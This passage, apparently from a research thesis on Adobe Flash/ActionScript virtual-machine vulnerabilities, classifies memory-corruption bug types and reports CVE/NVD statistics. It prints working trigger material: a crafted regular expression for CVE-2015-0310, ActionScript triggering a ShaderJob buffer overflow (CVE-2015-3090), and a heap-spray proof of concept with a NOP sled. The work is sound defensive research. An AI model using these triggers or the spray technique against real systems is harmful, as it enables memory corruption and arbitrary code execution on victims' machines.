Figure 3.8: The values `ArrayObject* RegExpObject::_exec()` returns

`exec ()` return values	**Description**
> 0	success; value is the number of elements filled in
$= 0$	success; but offsets is not big enough
-1	failed to match
$<$ -1	some kind of unexpected problem

the failure. However, if the number of matches exceeds the array offset, the `exec` function returns a zero.

The vulnerability resides in the `ArrayObject* RegExpObject::_exec()` function definition, invoked when ActionScript code calls the `exec` function. This function accepts the subject `string` and returns an array to ActionScript during the call up. Fig. 3.9 and Fig. 3.10 show the regular expression that can trigger the out-of-bounds vulnerability, and the subject `string` in which the regular expression is searched, respectively. The regular expression contains more than 49 open brackets, which cause the `ArrayObject* RegExpObject::_exec()` function to return zero and fill the `ovector` with dummy values. In addition, the regular expression has a named capturing group `(P?<test>)`, which captures the match of group into the backward reference "test". ActionScript handles capturing names with the `m_hasNamedGroups(toCopy->m_hasNamedGroups)` attribute, which holds `true` if the regular expression has a capturing group. This attribute is used to create a `name_table`, which captures the information about the "named capture's" names and offsets to `ovector`. Fig. 3.11 demonstrates the memory structure of the `name_table` and the `ovector`. The offset in the `name_table` points to the 50th (0x32) index of

```
sh(?!e|((((((((((((((((((((((((((((((((((((((((((((((((((?!e|(
))37)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|
a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a)|a
            )|a)|a)|a)|a)|a)|a)|a)(?P<test>)
```

Figure 3.9: Regular expression used to trigger CVE-2015-0310

_regExpobject.exec("sh0123456789sh0123456789");

Figure 3.10: The subject `string` in which the regular expression given in Fig. 3.9 is search

the `ovector`, an illegal index since the `ovector` can hold 48 (0x30) elements. The vulnerability allows the `name_table` to point beyond the boundaries of the `ovector` since the named group is placed at the end of the regular expression and the `ovector` is filled with dummy values. Therefore, an attacker can exploit this vulnerability to obtain sensitive information using the pointer in the `name_table` with a specifically crafted regular expression.

3.2.5 Buffer Overflow

Buffer overflow vulnerabilities are one of the most common types of vulnerabilities in any software implementation. By using these vulnerabilities, exploits can overwrite arbitrary memory location by triggering the vulnerability, especially memory adjacent to the vulnerable buffer. The vulnerability happens because of a lack of appropriate boundary checks when a thread writes data to the buffer. This vulnerability is triggered to overwrite a return address for a function mostly, since the return address is placed right after a buffer, which holds function parameters that may be user inputs, in the stack. Function parameters are, therefore, the perfect place to insert crafted arguments




Figure 3.11: Implementation of the constructor function of `ByteArray` class

to perform malicious activities in victim machines. Fig. 3.12 illustrates a typical call stack before and after a buffer overflow vulnerability is triggered. The call stack places the local variables above the return address, which can be overwritten when one of the local variables is overflowed. Therefore, exploits can hijack the control-flow of the vulnerable program by modifying the return address.

Case Study #6 Buffer Overflow Vulnerability Happens Allocating Data to a Smaller Buffer. CVE-2015-3090 was spotted in May 2015 and has been exploited in the wild [81]. The vulnerability occurs due to the lack of a buffer overflow check in a specific part of the AVM code. As seen in Listing 3.8, the AS3 APIs involved in triggering the vulnerability are in the `Shader` class (line 13), used to represent a Pixel Bender shader kernel in ActionScript. Pixel Bender is an image and video processing toolkit that has been developed by Adobe and employs the Pixel Bender kernel language [4]. `Shader` operations can be performed in stand-alone mode on a target image using a `ShaderJob` instance (Line 12). The target image is represented by a `BitmapData` object, as seen in Line 11.

Attackers can exploit this vulnerability by creating a race condition in `ShaderJob`—increasing the width/height of a target `BitmapData` object, while performing the




Figure 3.12: Structure of the call stack with buffer overflow vulnerability

Listing 3.8: Triggering Buffer Overflow in `ShaderJob`

```
1  public function ShaderJobTOCTOU():void
2  {
3    var ba:ByteArray = new ByteArray();
4    ba.writeByte(0xa1);
5      // Define parameter
6    ba.writeByte(0x00);  // Empty string
7    ba.writeUnsignedInt(0x00000010);
8    ba.writeUnsignedInt(0);
9    ba.position = 0;
10   var bd:BitmapData =
11     new BitmapData(1024, 1024);
12   var job:ShaderJob = new ShaderJob();
13   var shader:Shader = new Shader();
14   shader.byteCode = ba;
15   job.target = bd;
16   job.shader = shader;
17   job.start(false);
18   // false means asynchronous job
19   job.height = 1025;
20 }
```

`Shader` operation in asynchronous mode using the `ShaderJob` object, will result in a buffer overflow. Lines 3 to 9 depict the creation of the Pixel Bender shader kernel, which is assigned to the `Shader` object in Line 14. The `BitmapData` constructor takes two integer parameters, which represents and fixes its height and width as seen in Line 11. The `ShaderJob` is started in asynchronous mode in Line 17; subsequently, increasing the height of the target `BitmapData` object results in a buffer overflow due to a missing check in the AVM implementation of `ShaderJob`.

3.2.6 Heap Spraying

Heap spraying is a technique used in exploits to facilitate arbitrary code execution. Heap spraying is not an actual vulnerability, but it is used to increase the possibility of correctly transferring the program flow to the injected *shellcode*, the malicious piece of code that the attacker wants to execute in the victim machine. Since the memory layout is altered frequently with *Address Space Layout Randomization* (ASLR), a memory-protection technique for operating systems that guards against cyber attacks

by randomizing the location where system executables are loaded into memory [189], exploits cannot calculate the correct address of injected shellcode to jump to during run time. Thus, exploits would have to wildly guess the address of the shellcode, which is almost impossible, since the shellcode can be allocated to any address in the memory and the address is calculated in run-time (the probability of jumping the shellcode is only $1/2^{32}$ assuming the victim machine utilizes 32-bit operating system with ASLR enabled). In this case, exploits utilize heap spraying with a large `nop-sled` (the `nop-sled` contains numerous `no-operation` instructions which do not perform any operation or change registers.) followed by the shellcode. Transferring the program-flow to any `no-operation` instruction somewhere within the `nop-sled` results in executing the shellcode. Therefore, exploits can significantly increase the probability of executing the shellcode by having a `nop-sled` (the probability of executing the shellcode with a `nop-sled` size of 1GB is $2^{30}/2^{32} = 1/4$).

Listing 3.9 shows the code for a proof-of-concept heap spray attack. Lines 2 and 3 show the code where the basic byte sequence for the shellcode (in this case the string 'HEAPSPRAY!') and no-operation ('`nop`') instruction are stored in variables `shellcode` and `nop` as `String`s respectively. Lines 4-10 create one enormous block (`0x50000` or `327680` bytes) of memory consisting of smaller chains of the `nop` instructions commonly referred to as a `nop` sled or a `nop` slide. Lines 12-13 create a `ByteArray` object and repeatedly insert the concatenation of the strings `nop` sled and `shellcode` in the `ByteArray`. The final heap now has a long chain of blocks containing `nop` instructions and the shellcode. The heap spray attack can similarly be executed by inserting shellcode into a `Vector` object instead of a `ByteArray` object.

3.3 Less Commonly Exploited Vulnerability Classes & Example Vulnerabilities

In this section, we discuss the other, less commonly exploited vulnerability classes mentioned in the CVE and NVD collections, but not included in our generic, com-

Listing 3.9: An example for heap spray attack

```
var shellcode:String =
  unescape('%u4548%u5041%u5053%u4152');
var nop:String=unescape('%u0202%u0202');
var space:uint = shellcode.length + 20;
while(nop.length < space)
 nop+= nop;
var fill:String = nop.substr(0,space);
var block = nop.substr(0,nop.length-20);
while(block.length + space < 0x50000)
 block = block + block + fill;
var s:ByteArray = new ByteArray();
for(var i:uint = 0; i < 250; i++)
 s.writeUTFBytes(block + shellcode);
```

prehensive security solution, which mitigates "Memory Corruption" vulnerability sub-classes introduced in Section 3.2.

3.3.1 Integer Overflow (or Underflow)

Integer overflow occurs when an arithmetic operation attempts to create and allocate an `integer`, which requires a larger space to be allocated in the main memory than the operating system provides for it. The value is either higher than the maximum value or lower than the minimum value that can be represented. In 32-bit operating systems, the highest and the lowest numeric values that fit 32-bit buffers are $2^{32} - 1$, which equals to 4,294,967,295, and -2^{31}, which equals to -2,147,483,648, respectively. The operating systems utilize two dedicated processor flags to check for overflow conditions. The first is the `carry flag`, which is set when the result of an addition or subtraction, considering the operands and result as unsigned numbers, does not fit in the given number of bits. This indicates an overflow with a carry or a borrow from the most significant bit. An immediately following `add` with a carry or a `subtract` with borrow operation uses the contents of this flag to modify a register or a memory location that contains the higher part of a multi-word value. The second is the `overflow flag`, which is set when the result of an operation on signed numbers does not have the sign that one would predict from the signs of the operands (e.g., a

negative result when `adding` two positive numbers). This indicates that an overflow has occurred, and the signed result represented in `two's complement` form would not fit in the given number of bits. Languages in which VMs are implemented (e.g., C/C++) typically have semantics that either implement modular arithmetic or ascribe "undefined behavior" to overflows, leading the compiled VM code to ignore overflows. VM developers sometimes overlook this, writing code that stores unexpected or erroneous values as a result of overflows [199].

Integer overflows cannot generally be detected after the carry and overflow flags have been changed by subsequent operations, so there is no way for an application to tell if a result it has calculated previously is correct. This can get dangerous if the calculation has to do with the size of a buffer or how far into an array to index. Many integer overflows are not directly exploitable because memory is not being directly overwritten, but sometimes they can lead to other classes of bugs—frequently buffer overflows. Integer overflows can also be difficult to spot, so even well-audited code can be vulnerable [199].

Example AVM Integer Overflow Vulnerability After an '`shl`' is Performed. CVE-2016-1010 is an ActionScript zero-day vulnerability, which is an integer overflow [122]. The vulnerability occurs when the AVM calculates the size of the buffer, which is necessary to hold data of `BitmapData` instances. `BitmapData` class provides functions and attributes to allow developers to work with the pixels of a `Bitmap` instance [11], and the `Bitmap` class represents display objects that are `.bmp` images [10]. The `BitmapData` class has a public function, `copyPixels`, which provides a fast routine to perform pixel manipulation between images with no stretching, rotation, or color effects, defined as the following:

```
public function copyPixels(sourceBitmapData:
BitmapData,sourceRect:Rectangle, destPoint:Point,
alphaBitmapData:BitmapData = null,
alphaPoint:Point = null,
mergeAlpha:Boolean = false):void
```

To calculate the size of the `sourceRect`, which is a `Rectangle` instance, the AVM performs an '`shl`' operation, which multiplies the given value by 2. Fig 3.13 displays the Assembly code of the vulnerable `copyPixels` function. The '`shl`' operation left shifts the `ecx` register twice, which multiples the value of the width of the `sourceRect` by 4. If the width of the `sourceRect` is bigger than 0x40000000, the '`shl`' operation overflows the integer value. If the width is overflowed, the allocated memory will be lower than needed. An attacker can exploit this overflow to read and write to arbitrary memory locations, effectively leading to arbitrary code execution.

```
.text:101ED562                mov     edi, [esi+8]    ; height
.text:101ED565                mov     ecx, [esi+0Ch]  ; width
.text:101ED568                mov     eax, edi
.text:101ED56A                cdq
.text:101ED56B                mov     [esi+54h], ebx
.text:101ED56E                mov     ebx, eax
.text:101ED570                mov     eax, edx
.text:101ED572                shl     ecx, 2          ; each lines bytes = width <<2 ;
.text:101ED575                mov     [ebp+arg_0], eax
.text:101ED578                mov     eax, ecx
.text:101ED57A                cdq
.text:101ED57B                push    edx
.text:101ED57C                push    eax
.text:101ED57D                mov     eax, [ebp+arg_0]
.text:101ED580                push    eax
.text:101ED581                push    ebx
.text:101ED582                mov     [ebp+var_4], ecx
.text:101ED585                mov     [esi+24h], ecx  ; pBitmapData->bytesizes(0x24)
.text:101ED588                call    __allmul
.text:101ED58D                test    edx, edx
.text:101ED58F                ja      short loc_101ED5BC
.text:101ED591                cmp     eax, 7FFFFFFFh
.text:101ED596                ja      short loc_101ED5BC
.text:101ED598                xor     eax, eax
.text:101ED59A                test    byte ptr [esi+1Ch], 1
.text:101ED59E                jz      short loc_101ED5A3 ; alloc bytes = bytesizes * height
.text:101ED5A0                push    2
.text:101ED5A2                pop     eax
.text:101ED5A3
.text:101ED5A3 loc_101ED5A3:                          ; CODE XREF: alloc_bitmapdata+5D↑j
.text:101ED5A3                imul    edi, [ebp+var_4] ; alloc bytes = bytesizes * height
.text:101ED5A7                push    1
.text:101ED5A9                push    eax
.text:101ED5AA                push    1
.text:101ED5AC                push    edi
.text:101ED5AD                call    allocmemory
```

Figure 3.13: Assembly code of the vulnerable `copyPixels` function [122]

3.3.2 Heap Overflow

A heap overflow is a form of buffer overflow; it happens when a chunk of memory is allocated to the heap, and data is written to this memory without any bound checking being done on the data. Even though attack parameters that exploit a heap overflow vulnerability are different from ones in stack overflow exploits, the security solutions are quite similar as they are a form of buffer overflow vulnerabilities (please see §3.2.5).

3.3.3 Type Confusion

Type confusion vulnerabilities occur when the program allocates or initializes a resource such as a pointer, object, or variable using one type, but it later accesses that resource using a type that is incompatible with the original type. This could trigger logical errors because the resource does not have expected properties. In languages without *memory safety*, such as C and C++, type confusion can lead to out-of-bounds memory access [150].

Example AVM Type Confusion Vulnerability After a Function is Overridden with a Value CVE-2015-7645 is a type confusion vulnerability which happens because the AVM does not guarantee that the type of binding is a method binding [143]. The vulnerability resides in the implementation of the AVM serializer interface, `IExternalizable`, which provides control over serialization of a class as it is encoded into a data stream [147]. Type confusion occurs when calling the function `writeExternal`, which is implemented when a class extends `IExternalizable` interface. The function is resolved in AvmSerializer with the following:

```
AvmCore* core = toplevel->core();
Multiname mn(core->getPublicNamespace(t->pool),
core->internConstantStringLatin1(kWriteExternal));
m_functionBinding=toplevel->getBinding(t, &mn);
```

The call, `toplevel->getBinding`, does not guarantee that the binding is a function binding. Then, the AVM casts the function to a function type without checking the type of it, which is type confusion [201], with the following:

```
MethodEnv* method = obj->vtable->methods
[AvmCore::bindingToMethodId
(info->get_functionBinding())];
```

3.3.4 Security Bypass

Security bypass [149] vulnerabilities may occur in the implementation of any security defense mechanism, such *Address Space Layout Randomization (ASLR)*, which introduces artificial diversity by randomizing the memory location of certain system components to fortify systems against buffer overflow attacks [197].

Example AVM Security Bypass Vulnerability that Disables AVM's `Vector` Length Validation Due to numerous instances of the `length` property of `Vector` instances being corrupted by AVM exploits, the AVM implements a mitigation technique for `Vector` corruptions, called *`Vector.<*>` length validation*. The mitigation uses a secret cookie to `XOR` into a copy of the `length` properties of `Vector` instances. The result of `XOR` should not be guessable by the attacker, and it is checked whenever the `length` property is used. In case a corruption happens, the result of `XOR` would be different than the stored value, which indicates that the `length` property is corrupted. Therefore, length corruptions are trapped reliably at runtime [28].

CVE-2015-5125 is a security bypass vulnerability targeted by exploits to bypass the `Vector.<*>` length validation [142]. The vulnerability is an example of a porous defense implementation since an exploit can disclose the address of the secret cookie by fetching the pointer in the `Vector` metadata. Discovering the pointer of the secret cookie is the first step in bypassing the `Vector.<*>` length validation. After

discovering the pointer of the secret cookie, the exploit focuses on corrupting the `length` property of the `Vector` instance. With the same buffer overflow that is used to corrupt the `length` property of the `Vector` instance, it is possible to corrupt these values at the same time: (1) the `length` property of the `Vector` instance, (2) the `XOR`'ed value of the length of the `Vector` instance with the secret cookie, and (3) the pointer from which the secret cookie is fetched. An exploit that corrupts all of these fields can perform heap-spraying or out-of-bounds access without any further effort [66].

3.4 2013–2020[2] ActionScript Vulnerability Statistics: Number, Type and Attack Vector

In this section, we give the most recent number of ActionScript vulnerabilities with their types and attack vectors. We aim to highlight what researchers can obtain from the CVE and the NVD databases without doing any further research.

[2]Until April 1st, 2020




Figure 3.14: Number of ActionScript vulnerabilities per year in CVE and NVD databases between 2013 and 2020




Figure 3.15: Total numbers of types of ActionScript vulnerabilities as shown in the CVE and NVD databases between 2013 and 2019

Fig. 3.14 displays the number of ActionScript vulnerabilities between 2013 and 2020 in the Common Vulnerabilities and Exposures (CVE) [146] collection and the National Vulnerability Database (NVD) [166]. The number of discovered vulnerabilities in 2015 increased $\sim 340\%$ compared to the previous year. Although the number of ActionScript vulnerabilities demonstrates a declining trend by years, researchers discovered four zero-day exploits in the last two years (please see Section 1).

Fig. 3.15 presents the number and types of ActionScript vulnerabilities that have been discovered since 2013, based on raw vulnerability descriptions in the CVE and NVD databases.

Unfortunately, the raw descriptions are not coherent and detailed enough for systematic vulnerability classification. For example, according to these vulnerability databases, "UAF" vulnerabilities are the most popular, with 251 ($\sim 33\%$) vulnerabilities. "Memory Corruption" vulnerabilities are the second most common, with 225 ($\sim 29\%$) entries. However, although UAF, DF, and overflows (e.g., integer, buffer,

heap, stack) are typically considered "Memory Corruption" in the field, the databases do not specify the *type* of "Memory Corruption" posed by the vulnerabilities, which hinders performing an accurate vulnerability classification. In addition, a big portion of ActionScript vulnerabilities is labeled as "Unspecified vulnerability with unknown attack vector and impact," in the databases. The number of "Unspecified" vulnerabilities is 138 ($\sim$ 18%), which comprises the third biggest vulnerability group. DF and buffer overflow vulnerabilities, which constitute two of the five major vulnerability classes, are slightly over 1% of total ActionScript vulnerabilities that have been discovered since 2013. In fact, DF vulnerabilities are special cases of UAF vulnerabilities in which the freed memory is immediately freed once more to distort the structure of the garbage collector. One of our important vulnerability classes is “out-of-bounds access”, and 20 ($\sim$ 3%) of the vulnerabilities provide an out-of-bounds access for exploits. The other types of vulnerabilities mentioned in the CVE and NVD collections are “type confusion” (with 47 entries ($\sim$ 6%)), “heap overflow” (with 14 entries ($\sim$ 2%)), and “security bypass” (with 24 entries ($\sim$ 3%)).

Fig. 3.16 presents the number of types of attacks in the CVE and NVD collections that can be performed after exploiting ActionScript vulnerabilities. The chart demonstrates that more than 75% (601/775) of ActionScript vulnerabilities can lead to an arbitrary code execution, which is one of the most dangerous types of attacks. In this attack, an exploit can transfer the program-flow to any arbitrary code segment (remote or in victim machine) to be performed in victim machines. Exploit kits typically aim to perform arbitrary code execution in victim machines and exploit ActionScript vulnerabilities due to the connectivity provided by the nature of the web. Therefore, ActionScript was the primary vehicle for web-based ransomware and banking trojans in 2016. In addition, ActionScript accounted for $\sim$80% of successful Nuclear exploits [47] and six of the top ten exploit kit vulnerabilities [186] in the same year. Furthermore, more than 90% of malicious web pages exploited ActionScript,




Figure 3.16: Number and type of attacks between 2013 and 2019.

making ActionScript the #1 attack medium for malicious pages in 2016 [138].

Denial-of-service (DoS) attacks are the next most common type of attacks that can be performed after triggering ActionScript vulnerabilities. DoS attacks occur when legitimate users are unable to access information systems, devices, or other network resources due to the actions of a malicious cyber threat actor [53]. According to the CVE and NVD collections, more than 26% (202/775) of ActionScript vulnerabilities can be exploited to perform a DoS attack. The other types of attacks that exploit ActionScript vulnerabilities are "bypassing security mechanisms" with 72 entries ($\sim$ 9%), "information disclosure" with 41 entries ($\sim$ 5%), and "privilege escalation" with five entries (less than 1%). In addition, there are 72 vulnerabilities ($\sim$ 9%) whose attack vectors are not specified.

CVE-2016-4155	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4154	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4153	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4152	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4151	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4150	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4149	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4148	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4147	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4146	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4145	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4144	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4143	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4142	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4141	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4140	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4139	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4138	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4137	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.
CVE-2016-4136	Unspecified vulnerability in Adobe Flash Player 21.0.0.242 and earlier, as used in the Adobe Flash libraries in Microsoft Internet Explorer 10 and 11 and Microsoft Edge, has unknown impact and attack vectors, a different vulnerability than other CVEs listed in MS16-083.

Figure 3.17: CVE entries for "Unspecified" type of vulnerabilities whose impacts and attack vectors are unknown [144].

3.5 Re-classifying "Memory Corruption" and "Unspecified" Vulnerabilities

As described before, the CVE and NVD databases often do not provide vulnerability impact, classification, or other important technical details, which are crucial to building robust security defenses for web-based VMs.

For example, Fig. 3.17 shows some CVE entries for an "Unspecified" type of vulnerabilities whose impacts and attack vectors are unknown. The NVD provides more technical information than the CVE provides, including the severity score of vulnerabilities, known affected software configurations, and references to advisories, solutions, and tools. However, the additional information does not present the underlying reasons for these vulnerabilities, such as the location of faulty code segments, the way of triggering a vulnerability, or an execution path (also known as the PoC), which triggers the vulnerability in the target application. Fig. 3.18 displays an NVD

